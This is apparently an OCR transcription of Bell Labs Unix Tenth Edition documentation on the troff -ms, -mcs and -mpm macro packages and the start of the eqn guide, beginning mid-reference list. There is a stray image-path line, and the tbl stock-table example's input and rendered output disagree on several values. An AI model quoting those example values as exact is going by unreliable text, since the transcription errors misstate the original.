2. Cherry, L.L. and Lesk, M.E. Tbl — A Program to Format Tables. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
3. Hume, A.G. and McIlroy, M.D., Eds. *Unix Programmer's Manual, Tenth Edition*. AT&T Bell Laboratories, Murray Hill, NJ 07974, September 1989.
4. Kernighan, B.W. A Troff Tutorial. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
5. Kernighan, B.W. Pic — A Graphics Language for Typesetting. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
6. Kernighan, B.W. and Cherry, L.L. Typesetting Mathematics — User's Guide. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
7. Kernighan, B.W. and Ossanna, J.F. Troff User's Manual. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
8. Kernighan, B.W. and Van Wyk, C.J. Page Makeup by Postprocessing Text Formatter Output. *Computing Systems 2*, 2 (Spring 1989), 103-132.
9. Lesk, M.E. Typing Documents on the UNIX System: Using the −ms Macros with Troff and Nroff. In *Unix Programmer's Manual*, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.

Appendix A
List of `-ms` Commands

1C	Return to single column format.
2C	Start double column format.
AH	Specify author. (old name AU)
AI	Specify author's institution.
AT	Attachments.
B	Begin boldface.
B1	Begin box.
B2	End box.
BT	Page bottom header.
BX	Box word.
CT	Copy to.
CW	Begin constant width.
DE	End display.
DS	Start display (also CD, LD, ID).
DT	Change or cancel date. (old name ND)
EN	End equation.
EQ	Begin equation.
FE	End footnote.
FP	Change font family.
FS	Begin footnote.
I	Begin italics.
IP	Begin indented paragraph.
KE	Release keep.
KF	Begin floating keep.
KS	Start keep.
LG	Increase type size.
LP	Left aligned block paragraph.
LT	Letter format.
MC	Start multiple column format.
NH	Specify numbered heading.
NL	Return to normal type size.
P1	Begin program display.
P2	End program display.
PP	Begin paragraph.
PT	Page top header.
QE	End quotation.
QP	Left and right indented paragraph.
QS	Begin quotation.
R	Return to regular font (usually Roman).
RE	End one level of relative indenting.
RP	Use released paper format.
RS	Relative indent increased one level.
SA	Begin abstract. (old name AB)
SC	Trigger cover sheet and first page.
SE	End abstract. (old name AE)
SG	Insert signature line.
SH	Specify section heading.
SM	Change to smaller type size.
TE	End table.
TI	Specify title. (old name TL)
TR	Computer Science Technical Report format.
TS	Begin table.
UL	Underline one word.
US	''the UNIX Operating System''
UX	UNIX® on first use UNIX after

Register Names

The following register names are used by `-ms` internally. Independent use of these names in one's own macros may produce incorrect output.

Number registers used in `-ms`

#T	BQ	FM	HT	IK	KM	MK	NS	PO	T#	TZ
.T	BW	FP	HY	IM	KN	ML	NX	PQ	T.	VS
1T	CS	FT	I0	IP	KR	MM	OI	PS	TB	WF
:	CW	GA	I1	IQ	KV	MN	OJ	PV	TC	XP
AJ	DV	GW	I2	IR	L1	MO	P1	PX	TD	XT
AV	DW	H1	I3	IS	LE	NA	PD	QI	TK	XV
BC	EF	H2	I4	IT	LL	NC	PE	QP	TN	XX
BD	EI	H3	I5	IU	LT	ND	PF	RO	TQ	YE
BE	EP	H4	IA	IX	MC	NF	PI	SJ	TV	YY
BH	FC	H5	IB	JQ	MF	NQ	PN	ST	TY	ZN
BI	FL	HM	IF	KI	MG					

Number registers used in `-mcs`

a	b	d	fc	k	m	np	qq	t	u!	wp
a1	b1	dn	g	l	m2	o	r	tc	ud	x
a2	b2	dv	h	la	m3	p	ra	tp	v	y
aa	c	e	i	lp	n	q	s	u	w	z
ar										

String registers used in `-ms`

,	A6	BX	DF	EQ	HO	KD	ME	PT	RQ	TH
’	A7	C	DS	EZ	I	KE	MF	PY	RS	TL
`	A8	C1	DW	FA	I1	KF	MH	QE	RT	TM
[	A9	C2	DY	FE	I2	KJ	MN	QF	S0	TQ
]	AB	CA	E1	FF	I3	KK	MO	QP	S1	TR
^	AE	CB	E2	FG	I4	KL	MR	QS	S2	TS
~	AI	CC	E3	FJ	I5	KP	ND	R	S3	TT
:	AT	CD	E4	FK	I6	KQ	NH	R1	SG	TX
p1	AU	CF	E5	FL	I7	KS	NL	R2	SH	UL
sd	AX	CH	E6	FN	I8	LB	NP	R3	SM	US
v	B	CM	E7	FO	I9	LD	OD	R4	SN	UX
1C	B1	CS	E8	FP	ID	LF	OK	R5	SY	WB
2C	B2	CT	E9	FQ	IE	LG	P1	RC	TA	WH
A1	BB	CW	EE	FS	IH	LH	P2	RE	TC	WT
A2	BD	D	EL	FV	IM	LP	PE	RF	TD	XD
A3	BG	DA	EM	FX	IP	LT	PP	RH	TE	XF
A4	BI	DD	EN	FY	IZ	MC	PS	RP	TF	XK
A5	BT	DE								

String registers used in `-mcs`

1L	A5	CV	DT	G9	N2	S1	TY	ZI	f	r)
2L	A6	CX	ED	GS	N3	SA	WW	ZN	k)	s(
3L	A7	CZ	EJ	HC	N4	SC	X1	ZO	m!	s)
4L	A8	D1	ET	HD	N5	SE	X2	ZP	m(	t(
5L	A9	D2	F1	HX	NN	SR	X3	ZS	n!	t)
6L	AA	D3	F2	IZ	NU	SS	X4	ZT	n(	v)
7L	AH	D4	F3	KW	OC	ST	X5	ZW	o!	ve
8L	AP	D5	F4	MC	OV	T1	XE	ZZ	o(	w)
9L	AZ	D6	F5	MG	PR	TF	XX	a)	o)	x!
A1	CE	D7	FB	MQ	QF	TI	ZA	b)	p(	x(
A2	CI	D8	FC	MT	RL	TK	ZB	d!	p)	x)
A3	CO	D9	FE	MY	RP	TO	ZC	d)	q)	y!
A4	CP	DL	FT	N1	RT	TR	ZD	e(	r(	z!

Appendix B
Cover Sheet Macros in Order

```
.DT month day, year
.TI
Title can be several
lines
.AH "author name" location_code department extension room email_addr non_btl_company
.AI
Author's institution
.AP responsible_AT&T_person
.SA
Abstract goes here
.SE
.KW "key word1" "key word2" ... "key word9"
.TY document_type software_related?
        document_type=[TM | IM], software_related=[y | n]
.NU department yymmdd sequence filing_case project_work_number
        default project_work_number is that of center 1127
.ED earlier_document_number
.MY m1 m2 m3 m4 m5 m6 m7 m8
        Mercury Categories, positional arguments mi=[y | n]

        position        Mercury category
        1               Chemistry and Materials
        2               Communications
        3               Computing
        4               Electronics
        5               Life Science
        6               Mathematics and Statistics
        7               Physics
        8               Manufacturing

.PR proprietary_marking
        proprietary_marking=[BP | BR | 0] ATT-BL Proprietary, Restricted, unmarked
.GS
        Government Security
.RL release_to_all_att?
        release_to_all_att?=[y |n]
.CO y
list of people for complete copies − the argument to .CO requests the default 1127 list
.CE
.CV y
list of people for cover sheet only − the argument to .CV requests the default 1127 list
.CE
.SC pages
        .SC causes the cover sheet to be output and puts the headings on the first page
```

The following macros are mandatory: .TI, .AH, .SA, .SE, .TY, .NU, .MY, .SC.

.RP before .TI produces released paper format; .TR produces CSTR format.

The *docgen* program will ask you questions and create a cover sheet file for you with the macros in the proper order.

A Guide to Preparing Documents with −mcs and −ms

L. L. Cherry
M. E. Lesk

Bell Laboratories July 1989

This guide gives some simple examples of document preparation on Bell Labs computers, emphasizing the use of the `-ms` and `-mcs` macro packages. It enormously abbreviates information in

1. Cherry, L.L. and Lesk, M.E. Tbl — A Program to Format Tables. In ***Unix Programmer's Manual, Tenth Edition***, AT&T Bell Laboratories, 1989.
2. Cherry, L.L. and Lesk, M.E. Typing Documents on the UNIX System: Using the `-ms` and `-mcs` Macros with Troff. In ***Unix Programmer's Manual, Tenth Edition***, AT&T Bell Laboratories, 1989.
3. Kernighan, B.W. and Cherry, L.L. Typesetting Mathematics — User's Guide. In ***Unix Programmer's Manual, Tenth Edition***, AT&T Bell Laboratories, 1989.

Contents


A TM or IM 2
A released paper 4
Headings, lists, displays, and keeps . . . 5
Indents, double column and footnotes . . 6
Equations and registers 7
Tables and usage 8

Throughout the examples, input is shown in
this Helvetica sans serif font
while the resulting output is shown in
this Times Roman font.

Commands for a TM or IM

```
.DT July 1, 1989
.TI
The Role of the Allen Wrench in Modern
Electronics
.AH "J. Q. Pencilpusher" MH 11271 2345 2G-111 alice!jqp
.AH "X. Y. Hardwired" "" "" "" "" eddie.mit.edu!xyh M.I.T.
.SA
This abstract should be short enough to
fit on a single page cover sheet.
It must attract the reader into sending for
the complete memorandum.
.SE
.KW Tools Design
.TY TM n
.NU 11271 890702 01 311403-0101
.MY "" "" "" y "" y y ""
.PR 0
.RL y
.CO y
G. R. Emlin
.CE
.CV y
G. O. Blin
.CE
.SC 10
.NH
Introduction.
.PP
Now the first paragraph of actual text ...
...
Last line of text.
.SG
.NH
References ...
```

Commands not needed in a particular format are ignored.



AT&T

Document Cover Sheet for Technical Memorandum

Title: The Role of the Allen Wrench in Modern Electronics

Authors (Computer Address)	Location	Ext.	Company (if other than AT&T-BL)
J. Q. Pencilpusher (alice!jqp)	MH 2G-111	2345	
X. Y. Hardwired (eddie.mit.edu!xyh)			M.I.T.

Document No.	Filing Case No.	Project No.
11271-890702-01TM	39199	311403-0101

Keywords:
Tools; Design

MERCURY Announcement Bulletin Sections
ELC - Electronics | MAS - Mathematics and Statistics | PHY - Physics

Abstract
This abstract should be short enough to fit on a single page cover sheet. It must attract the reader into sending for the complete memorandum.

Total Pages (including document cover sheet): 12

Mailing Label

MCSL (08/31/87)
Timestamp: 616272659

AT&T BELL LABORATORIES

A Released Paper with Mathematics

Initial Distribution Specifications **11271-890702-01TM** *(page ii of ii)*

Complete Copy

Executive Director 112
Directors 112
Department Heads 1127, 1125
J. W. Herndon
G. R. Emlin

Cover Sheet Only

A. A. Penzias
1125, 1127 MTS
R. B. Ardis
G. O. Blin

Future AT&T Distribution by ITDS

RELEASE to any AT&T employee (excluding contract employees).

Author Signatures

J. Q. Pencilpusher X. Y. Hardwired

Organizational Approval (Optional)

For Use by Recipient of Cover Sheet:

Computing network users may order copies via the *library −k* command; for information, type *man library* after the UNIX prompt.

Otherwise:
Enter PAN # AT&T-BL (or SS# if non-AT&T-BL). _____
Return this sheet to any ITDS location.

Internal Technical Document Service

( ) AK 2H-28 ( ) IH 7M-103 ( ) DR 2F-19 ( ) NW-ITDS
( ) ALC 1B-102 ( ) MV 1L-19 ( ) INH 1C-114 ( ) PR 5-2120
( ) CB 30-2011 ( ) WH 3E-204 ( ) IW 2Z-156
( ) HO 4F-112 ( ) MT 3B-117

AT&T Bell Laboratories

Subject: The Role of the Allen Wrench in Modern Electronics
Work Program- 311403-0101 -- File- 39199

date: **July 1, 1989**

from: **J. Q. Pencilpusher**
X. Y. Hardwired

TM: **11271-890702-01TM**

TECHNICAL MEMORANDUM

1. Introduction.

Now the first paragraph of actual text ... Last line of text.

J. Q. Pencilpusher

X. Y. Hardwired

MH-11271-JQP-gre
--XYH

```
.EQ
delim $$
.EN
.RP

... (as for a TM)

.SC 10
.NH
Introduction
.PP
The solution to the torque handle equation
.EQ (1)
sum from 0 to inf F ( x sub i ) = G ( x )
.EN
is found with the transformation $ x = rho over
theta $ where $ rho = G prime (x) $ and $theta$
is derived ...
```

The Role of the Allen Wrench in Modern Electronics

J. Q. Pencilpusher

X. Y. Hardwired

ABSTRACT

This abstract should be short enough to fit on a single page cover sheet. It must attract the reader into sending for the complete memorandum.

July 12, 1989

The Role of the Allen Wrench in Modern Electronics

J. Q. Pencilpusher

X. Y. Hardwired

1. Introduction.

The solution to the torque handle equation

$$\sum_{0}^{\infty} F(x_i) = G(x) \qquad (1)$$

is found with the transformation $x = \frac{\rho}{\theta}$ where $\rho = G'(x)$ and θ is derived ... Last line of text.

Other format possible (specify before .TI) is: .TR (Computing Science Tech. Report).

Headings

```
.NH
Introduction.
.PP
text text text
```

1. Introduction

text text text

```
.SH
Appendix I
.PP
text text text
```

Appendix I

text text text

A Simple List

```
.IP 1.
J. Pencilpusher and X. Hardwired,
.I
A New Kind of Set Screw,
.R
Proc. IEEE
.B 75
(1976), 23-255.
.IP 2.
H. Nails and R. Irons,
.I
Fasteners for Printed Circuit Boards,
.R
Proc. ASME
.B 23
(1974), 23-24.
.LP  (terminates list)
```

1. J. Pencilpusher and X. Hardwired, *A New Kind of Set Screw,* Proc. IEEE **75** (1976), 23-255.
2. H. Nails and R. Irons, *Fasteners for Printed Circuit Boards,* Proc. ASME **23** (1974), 23-24.

Displays

```
hoboken harrison ...
.DS
and now
for something
completely different
.DE
murray hill berkeley heights ...
```

hoboken harrison newark roseville avenue grove street east orange brick church orange highland avenue mountain station south orange maplewood millburn short hills summit new providence

> and now
> for something
> completely different

murray hill berkeley heights gillette stirling millington lyons basking ridge bernardsville far hills peapack gladstone

Options: .DS L: left-adjust; .DS C: line-by-line center; .DS B: make block, then center.

Keeps

Lines bracketed by the following commands are kept together, and will appear entirely on one page:

.KS	not moved	.KF	may float
.KE	through text	.KE	in text

Multiple Indents

```
This is ordinary text to point out
the margins of the page.
.IP 1.
First level item
.RS
.IP a)
Second level.
.IP b)
Continued here with another second
level item, but somewhat longer.
.RE
.IP 2.
Return to previous value of the indenting now.
.IP 3.
Another line.
```

This is ordinary text to point out the margins of the page.

1. First level item
   a) Second level.
   b) Continued here with another second level item, but somewhat longer.
2. Return to previous value of the indenting now.
3. Another line.

Double Column

```
.TI
The Declaration of Independence
.2C
.PP
When in the course of human events, it becomes
necessary for one people to dissolve the political
bonds which have connected them with another,
```

The Declaration of Independence

When in the course of human events, it becomes necessary for one people to dissolve the political bonds which have connected them with another, and to assume among the powers of the earth the separate and equal station to which the laws of Nature and of Nature's God entitle them, a decent respect to the opinions of mankind requires that they should declare the causes which impel them to the separation.

We hold these truths to be self-evident, that all men are created equal, that they are endowed by their creator with certain inalienable rights, that among these are life, liberty, and the pursuit of happiness.

Footnotes

```
Among the most important occupants
of the workbench are the long-nosed pliers.
Without these basic tools*
.FS
* As first shown by Tiger & Leopard
(1975).
.FE
few assemblies could be completed.  They may
lack the popular appeal of the sledgehammer
```

Among the most important occupants of the workbench are the long-nosed pliers. Without these basic tools* few assemblies could be completed. They may lack the popular appeal of the sledgehammer

---

* As first shown by Tiger & Leopard (1975).

Equations

A displayed equation is marked
with an equation number at the right margin
by adding an argument to the EQ line:

```
.EQ (1.3)
x sup 2 over a sup 2 ~=~ sqrt {p z sup 2 +qz+r}
.EN
```

A displayed equation is marked with an equation number at the right margin by adding an argument to the EQ line:

$$\frac{x^2}{a^2} = \sqrt{pz^2+qz+r} \qquad (1.3)$$

```
.EQ  I (2.2a)
bold V bar sub nu~=~left [ pile {a above b above
c } right ] + left [ matrix { col { A(11) above .
above . } col { . above . above .} col {. above .
above A(33) }} right ] cdot left [ pile { alpha
above beta above  gamma } right ]
.EN
```

$$\bar{\mathbf{V}}_{\nu} = \begin{bmatrix} a \\ b \\ c \end{bmatrix} + \begin{bmatrix} A(11) & . & . \\ . & . & . \\ . & . & A(33) \end{bmatrix} \cdot \begin{bmatrix} \alpha \\ \beta \\ \gamma \end{bmatrix} \qquad (2.2a)$$

```
.EQ  L
F hat ( chi ) ~ mark = ~ | del V | sup 2
.EN
.EQ  L
lineup =~ {left ( {partial V} over {partial x} right ) }
sup 2 + { left ( {partial V} over {partial y} right ) }
sup 2 ~~~~~ lambda -> inf
.EN
```

$$\hat{F}(\chi) = |\nabla V|^2$$

$$= \left(\frac{\partial V}{\partial x}\right)^2 + \left(\frac{\partial V}{\partial y}\right)^2 \qquad \lambda \to \infty$$

```
$ a dot $,  $ b dotdot$,  $ xi tilde times y vec$:
```

$\dot{a}$, $\ddot{b}$, $\tilde{\xi} \times \vec{y}$. (with delim $$ on, see panel 4).

See also the equations in the second table, panel 8.

Some Registers You Can Change

Line length
.nr LL 7i

Title length
.nr LT 7i

Point size
.nr PS 9

Vertical spacing
.nr VS 11

Column width
.nr CW 3i

Intercolumn spacing
.nr GW .5i

Margins − head and foot
.nr HM .75i
.nr FM .75i

Paragraph indent
.nr PI 2n

Paragraph spacing
.nr PD 0

Page offset
.nr PO 0.5i

Page heading
.ds CH Appendix (center)
.ds RH 7-25-76 (right)
.ds LH Private (left)

Page footer
.ds CF Draft
.ds LF
.ds RF similar

Page numbers
.nr % 3

Tables

```
.TS          (Ⓣ indicates a tab)
allbox;
c s s
c c c
n n n.
AT&T Common Stock
YearⓉPriceⓉDividend
1984Ⓣ15-20Ⓣ$120
5Ⓣ19-25Ⓣ120
6Ⓣ21-28Ⓣ120
7Ⓣ20-36Ⓣ120
8Ⓣ24-30Ⓣ120
9Ⓣ29-31Ⓣ30*
.TE
* (first quarter only)
```

AT&T Common Stock		
Year	Price	Dividend
1974	15-20	$1.20
5	19-25	1.20
6	21-28	1.20
7	20-36	1.20
8	24-30	1.20
9	29-37	.30*

* (first quarter only)

The meanings of the key-letters describing the alignment of each entry are:

c	center	n	numerical
r	right-adjust	a	subcolumn
l	left-adjust	s	spanned

The global table options are center, expand, box, doublebox, allbox, tab (*x*) and linesize (*n*).

```
.TS          (with delim $$ on, see panel 3)
doublebox, center;
c c
l l.
NameⓉDefinition
.sp
GammaⓉ$GAMMA (z) = int sub 0 sup inf \
   t sup {z-1} e sup -t dt$
SineⓉ$sin (x) = 1 over 2i ( e sup ix - e sup -ix )$
ErrorⓉ$ roman erf (z) = 2 over sqrt pi \
  int sub 0 sup z e sup {-t sup 2} dt$
BesselⓉ$ J sub 0 (z) = 1 over pi \
  int sub 0 sup pi cos ( z sin theta ) d theta $
ZetaⓉ$ zeta (s) = \
  sum from k=1 to inf k sup -s ~~( Re~s > 1)$
.TE
```

Name	Definition
Gamma	$\Gamma(z) = \int_0^\infty t^{z-1} e^{-t} dt$
Sine	$\sin(x) = \frac{1}{2i}(e^{ix} - e^{-ix})$
Error	$\mathrm{erf}(z) = \frac{2}{\sqrt{\pi}} \int_0^z e^{-t^2} dt$
Bessel	$J_0(z) = \frac{1}{\pi} \int_0^\pi \cos(z \sin\theta)\, d\theta$
Zeta	$\zeta(s) = \sum_{k=1}^{\infty} k^{-s}$ (Re $s > 1$)

Usage

Documents with just text:

```
troff -mcs files
```

With equations only:

```
eqn files | troff -mcs
```

With tables only:

```
tbl files | troff -mcs
```

With both tables and equations:

```
tbl files | eqn | troff -mcs
```

The −mpm Macro Package

Brian W. Kernighan
Christopher J. Van Wyk

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

The −mpm macro package is an alternative to the standard −ms macros [1] that is designed to produce better page makeup than −ms does. It includes most of the −ms macros, while doing vertical justification and automatic figure placement, and avoiding widows.

1. Executive Summary

Any document in generic −ms format (not a .TM or a .TR, for example) is formatted by

```
... | troff -ms
```

Just by changing this command (and not the document) to

```
... | troff -mpm
```

the −mpm macro package, which defines most of the same macros as −ms, automatically invokes a *troff* postprocessor (/usr/lib/tmac/pm) that produces vertically justified pages according to makeup rules that control figure placement and prevent the creation of widow lines in text. The general approach and algorithms of *pm* are described in [2].

2. Macros

The following macros are different from or not part of −ms. Vertical distances denoted by *n* have default value 1v, i.e., one line.

.SP *n*
: Add paddable space of height *n*. The key word here is ‘‘paddable’’: this space may expand or be removed to aid vertical justification. Spaces produced by .sp (instead of .SP) may or may not appear in the output.

.SP *n* exactly
: Add unpaddable space of height *n*. This space cannot be removed.

.KF *m*
: Text through a subsequent .KE line defines a ‘‘floating keep,’’ whose center will be placed as close as possible to vertical position *m* on the page. If *m* is omitted, the keep will appear at the top or bottom of a page. The macro recognizes top and bottom as values for *m*.

.FL
: Flush out all queued keeps before producing any more running text (useful when a section or chapter ends).

.BP
: Force a page break. The *troff* command .bp will not cause a page break.

.NE *n*
: Start a new page if a chunk of output *n* high would not fit here on the page. .NE does not cause a break.

.P1, .P2, .P3
: .P1 begins a program display (Courier font); .P2 ends it; .P3 inserts an optional break point in a program display.

.Tm *any text*
: On the standard error output, print the current page number, a tab, and *any text*. The spelling is unusual because −ms pre-empted .TM.

.X *any text*
: Present *any text* to the page-makeup program as part of the sequence x X *any text* (an output-device-dependent line in *troff* output). This is equivalent to the *troff* command \X′*any text*′.

3. Two-Column Operation

The page-makeup program maintains two ‘‘regions’’ on each page of output—one for single-column text that is the full width of the page, and one for two-column text that is about half the width

Register	*Default*	*Used By*	*Purpose*
PS	10p		point size
VS	12p		vertical spacing
LL	6i		line length
LT	\n(LL		title length
FL	\n(LL		footnote length
CW	7×\n(LL/15		column width for two-column output
GW	\n(LL/15		gutter width for two-column output
HM	1i	.PT	header margin
FM	1i	.BT	footer margin
FO	10i		vertical position of bottom margin
PO	1i		page offset from left margin
PI	5n	.PP	paragraph indent
QI	5n	.QP,.QS/.QE	quotation indent
PD	.3v	.PP,.LP,.IP,.QP,.QS/.QE	inter-paragraph vertical space
TS	.5v	.TS/.TE	vertical space around tables
Kf	.5v	.KF/.KE	vertical space around fixed keeps
Ks	.5v	.DS/.DE,.IS/.IE,.KS/.KE	vertical space around floating keeps
dP	1p	.P1/.P2	point-size decrease in programs
dT	8	.P1/.P2	spaces per tab stop in programs
dV	2p	.P1/.P2	vertical-spacing decrease in programs
DV	.5v	.P1/.P2	vertical space around program displays

Table 1

of the page. This convention makes it easy to insert single-column figures into two-column text. If one wishes to alternate single- and two-column output on a page (as some journals alternate two-column text with single-column equations), it is possible to ‘‘freeze’’ the contents of the current two-column region, add the result to the single-column region, and start with a fresh two-column region.

The following commands are related to two-column operation:

`.1C`
Subsequent text up to the next `.2C` command should be added to the single-column region.

`.2C`
Subsequent text up to the next `.1C` command should be added to the two-column region.

Note that it is the user's responsibility to label text with `.1C` or `.2C`; the page-makeup program does not check whether the text widths make sense.

`.FC`
Freeze the current two-column region and start a new (empty) one.

4. Some Useful Number Registers and Strings

Table 1 shows some number registers that users may wish to set. The value of register `\n(PD` should be at least 1u to make vertical justification possible. The value of register `\n(TS` should be zero for side-by-side tables.

The vertical spacings shown in Table 1 are all paddable. The macros shown in Table 2 produce vertical spacing that cannot be adjusted by the user.

Table 3 shows strings used to produce page headers. The value of `\n(%#` at most points in the input is unrelated to the number of the page on which that point will appear in the output.

5. Features

Warnings appear as comments in the standard output, preceded by ‘‘`MESSAGE TO USER:`’’ Common warnings concern pages that were not justified because they were too empty and keeps that had to be split because they were too large. Users can set the `WARN` parameter to see warnings on the standard error output; see Section 6.

The −mpm macro package does not support completely the rich variety of document types (TM,

Macro	*Vertical Spacing*
.EQ	.5v
.EN	.5v
.NH	1v
.PS	.35v
.PE	.65v
.SH	1v

Table 2

String	*Used by*	*Purpose*
%#	.PT, .BT	page number
%e	.PT	header for even-numbered pages
%o	.PT	header for odd-numbered pages
%E	.BT	footer for even-numbered pages
%O	.BT	footer for odd-numbered pages

Table 3

CSTR, etc.,) that −ms does, and does not provide obsolete styles like Engineer's Notes at all.

The interaction between *troff* and the page-makeup program produces strange results when *troff* input spaces up the page past paddable space. (See the comment about \n(TS in Section 4.) −mpm issues a warning about ''an embedded SP.''

More generally, the ''flyback'' commands in *pic* and *ideal* (.PF and .IF, respectively) do not work with −mpm. One can usually place narrow figures beside narrow text or other narrow figures by setting the pieces in two columns and using the .FC command.

The .FS macro in −mpm does not provide a line to separate footnotes from running text. There are two reasons: (1) if multiple footnotes appeared on a page, each would have a separating line; (2) if a footnote split across two pages, no separator line would be provided for the second part of the footnote. Users can add footnote separating lines explicitly by calling the .FA macro.

The implementation of multiple columns is incomplete: −mpm provides only .2C.

Users who find that the page-makeup program stretches their pages too much can experiment with adjusting the minimum fullness and column tolerance parameters described in Section 6.

Headings are a bit tricky if you want things like running titles that include the current section title. Normally you will need a two-pass procedure using .Tm output. On the bright side, this procedure will produce correct headings, where the standard one-pass procedure of resetting headers in the .SH macro can produce incorrect headers on odd-numbered pages.

6. Rolling Your Own

If you want to create your own macros that control *pm*, Table 4 shows the components of *pm*'s ''command language.'' They are inserted into the *troff* output in the form of ''x X ...'' commands, created either by \X'...' or by the .X macro in −mpm. /usr/lib/tmac/tmac.pm contains examples of use.

7. References

1. Cherry, L.L. and Lesk, M.E. Typing Documents on the UNIX System: Using the −ms and −mcs Macros with Troff. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
2. Kernighan, B.W. and Van Wyk, C.J. Page Makeup by Postprocessing Text Formatter Output. *Computing Systems 2*, 2 (Spring 1989), 103-132.

Command	*Name*	*Description*	*Used by*
SP *n*	space	Paddable space of *n*	.SP
BS *n*	breakable stream	*n* = minimum number of lines from the stream that must appear on page	.PP,.LP, .IP,.QP
US	unbreakable stream	An END-terminated item that cannot float or be broken	.DS,.EQ,.IS, .KS,.TS,.PS
BF *v*	breakable float	An END-terminated item that can float or be broken; *v* = preferred vertical location of box center; two successive commands give two preferences	.FS
UF *v*	unbreakable float	An END-terminated item that can float but cannot be broken; *v* = preferred vertical location of box center; two successive commands give two preferences	.KF
PT	page title	User has absolute control between PT and END; no SP's or other *pm* commands inside are processed.	.PT
BT	bottom title	User has absolute control between BT and END, as for PT.	.BT
END	end	End a US, BF, UF, PT, or BT. All constructs nest, but a float within another float or US will not float within or outside the block.	.DE,.EN,.FE, .IE,.KE,.TE, .PE
TM *str*	message	Print the page number, a tab, and *str* on standard error output.	.Tm
COORD *str*	output coordinates	Print *str* with current page number and output *x* and *y* coordinates.	
NE *n*	need	Break page if a VBOX of height *n* would not fit on page	.NE,.SH,.NH
MC *n o*	multiple column	*n* columns, *i*th offset from first by $o(i-1)$. Only 1 and 2 columns work.	.1C,.2C
CMD FC	freeze columns	Force out current two-column contents; start a fresh one.	.FC
CMD FL	flush	Force all queued figures out before any more stream material is output.	.FL
CMD BP	break page	Force page break.	.BP
PARM NP *v*	new page	Top of *pm* text at vertical position *v*.	
PARM FO *v*	footer	Bottom of *pm* text at vertical position *v*; length of text on page = FO − NP.	
PARM PL *v*	page length	Physical page ends at *v*; default = FO + NP.	
PARM MF *x*	minimum fullness	Tolerance to prevent padding; default = 90. A page that is less than *x*% full will not be padded.	
PARM CT *x*	column tolerance	Tolerance for two-column operation; default = 50. Values larger than 50% will generally cause more text to be included in the first column.	
PARM WARN *x*	warning flag	Print warnings on standard error output if $x \neq 0$.	

Table 4

Typesetting Mathematics — User's Guide†

Brian W. Kernighan
Lorinda L. Cherry

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

This is the user's guide for *eqn*, a system for typesetting mathematics. Mathematical expressions are described in a language designed to be easy to use by people who know neither mathematics nor typesetting. Enough of the language to set in-line expressions like $\lim_{x \to \pi/2} (\tan x)^{\sin 2x} = 1$ or display equations like

$$G(z) = e^{\ln G(z)} = \exp\left(\sum_{k \geq 1} \frac{S_k z^k}{k} \right) = \prod_{k \geq 1} e^{S_k z^k / k}$$

$$= \left(1 + S_1 z + \frac{S_1^2 z^2}{2!} + \ldots \right) \left(1 + \frac{S_2 z^2}{2} + \frac{S_2^2 z^4}{2^2 \cdot 2!} + \ldots \right) \cdots$$

$$= \sum_{m \geq 0} \left(\sum_{\substack{k_1, k_2, \ldots, k_m \geq 0 \\ k_1 + 2k_2 + \ldots + mk_m = m}} \frac{S_1^{k_1}}{1^{k_1} k_1!} \; \frac{S_2^{k_2}}{2^{k_2} k_2!} \; \cdots \frac{S_m^{k_m}}{m^{k_m} k_m!} \right) z^m$$

can be learned in an hour or so.

The language interfaces directly with the formatting language *troff*, so mathematical expressions can be embedded in the running text of a manuscript, and the entire document produced in one process. This user's guide is an example of its output.

1. Introduction

Eqn is a program and a language for typesetting mathematics. The *eqn* language was designed to be easy to use by people who know neither mathematics nor typesetting. Thus *eqn* knows relatively little about mathematics. In particular, mathematical symbols like +, −, ×, parentheses, and so on have no special meanings. *Eqn* is quite happy to set garbage (but it will look good).

Eqn is a preprocessor for the typesetter formatter *troff*, so the normal mode of operation is to prepare a document with both mathematics and ordinary text interspersed, and let *eqn* set the mathematics while *troff* does the body of the text.

To use *eqn* on UNIX,®

```
eqn files | troff
```

† This is a revised version of [2].

The design and implementation of *eqn* is discussed in [1].

2. Display Equations

To tell *eqn* where a mathematical expression begins and ends, one marks it with lines beginning `.EQ` and `.EN`. Thus if you type the lines

```
.EQ
x=y+z
.EN
```

your output will look like

$$x = y + z$$

The `.EQ` and `.EN` are copied through untouched; they are not otherwise processed by *eqn*. This means that you have to take care of things like centering, numbering, and so on yourself. The most common way is to use a *troff* macro package like

`-ms` or `-mm`, which allow you to center, indent, left-justify, and number equations.

